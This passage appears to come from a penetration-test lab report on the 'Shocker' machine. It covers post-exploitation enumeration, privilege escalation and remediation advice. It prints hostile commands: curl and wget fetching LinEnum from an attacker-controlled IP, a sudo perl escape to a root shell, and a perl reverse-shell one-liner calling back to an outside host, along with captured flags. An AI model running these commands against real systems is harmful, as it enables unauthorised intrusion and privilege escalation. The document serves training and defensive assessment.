


Figure 4.8: user-flag

4.2.3 Post exploitation

using <https://github.com/rebootuser/LinEnum> should be helping into that quickly

so go to tools/linEnum and then in your attacking machine

```
python -m SimpleHTTPServer 8000
```

```
python3 -m http.server 8000
```

and on your victim machine run

```
curl http://10.10.14.2:8000/LinEnum.sh --output LinEnum.sh
```

```
wget http://10.10.14.2:8000/LinEnum.sh
```

And finally you can run it NB: check if file is executable if problems

```
chmod +x LinEnum.sh
```

4.2.3.1 Host Information

N/A

4.2.3.2 File system

N/A

4.2.3.3 Running processes

N/A

4.2.3.4 Installed applications

N/A

4.2.3.5 Users & Group

N/A

4.2.3.6 Network

N/A

4.2.3.7 Scheduled job

N/A

4.2.4 Privilege escalation

N/A

Additional Priv Esc info

```
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

So run bash by using perl as root without password

Vulnerability Exploited:

```
sudo /usr/bin/perl -e 'exec "/bin/sh"'
```

Or run a new reverse shell with perl

```
perl -e 'use
↳ Socket;$i="10.10.14.2";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($i,$p))){system($_=getenv("cmd"));print "PWNED\n";}';'
```

Vulnerability Fix: -> change Shelly grants no more running script framework as root without password!!

Severity: Low it's configuration issue not a vulnerability

Exploit Code: N/A

4.2.5 Goodies

N/A


4.2.5.1 Hashes

N/A

4.2.5.2 Passwords

N/A

4.2.5.3 Proof/Flags/Other

Proof Screenshot :

```
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
828db557c7b31eb08beda38250cb5412
cat root.txt
4ae1758708343c4769dd45ff0ac87067
```

Proof.txt Contents:

For Shelly: flag is 828db557c7b31eb08beda38250cb---

For root: flag is 4ae1758708343c4769dd45ff0ac87---

4.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

4.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, nothing was created on shocker so nothing to delete.

NB: Offensive Security should not have to remove any user accounts or services from the system.

5 Detailed Recommendations

5.1 Technical

- It's possible to use a WAF like akamai or cloudflare or more simply into apache web server (mod_security) to give more protections and fingerprint specific hackers requests.
- Update your system Ubuntu 16.04. (apt update or better apt upgrade)
- Others Interesting link to put regex to filtering

5.2 Governance

- A better grant management

5.3 Blue team

- SIEM log cmd shells from users to identify typical reverse shell cmd.

6 Additional Items

6.1 Appendix - Proof and Local Contents

IP (Hostname)	user.txt Contents	root.txt Contents
10.129.86.186	828db557c7b31eb08beda38250cb— -	4ae1758708343c4769dd45ff0ac8— -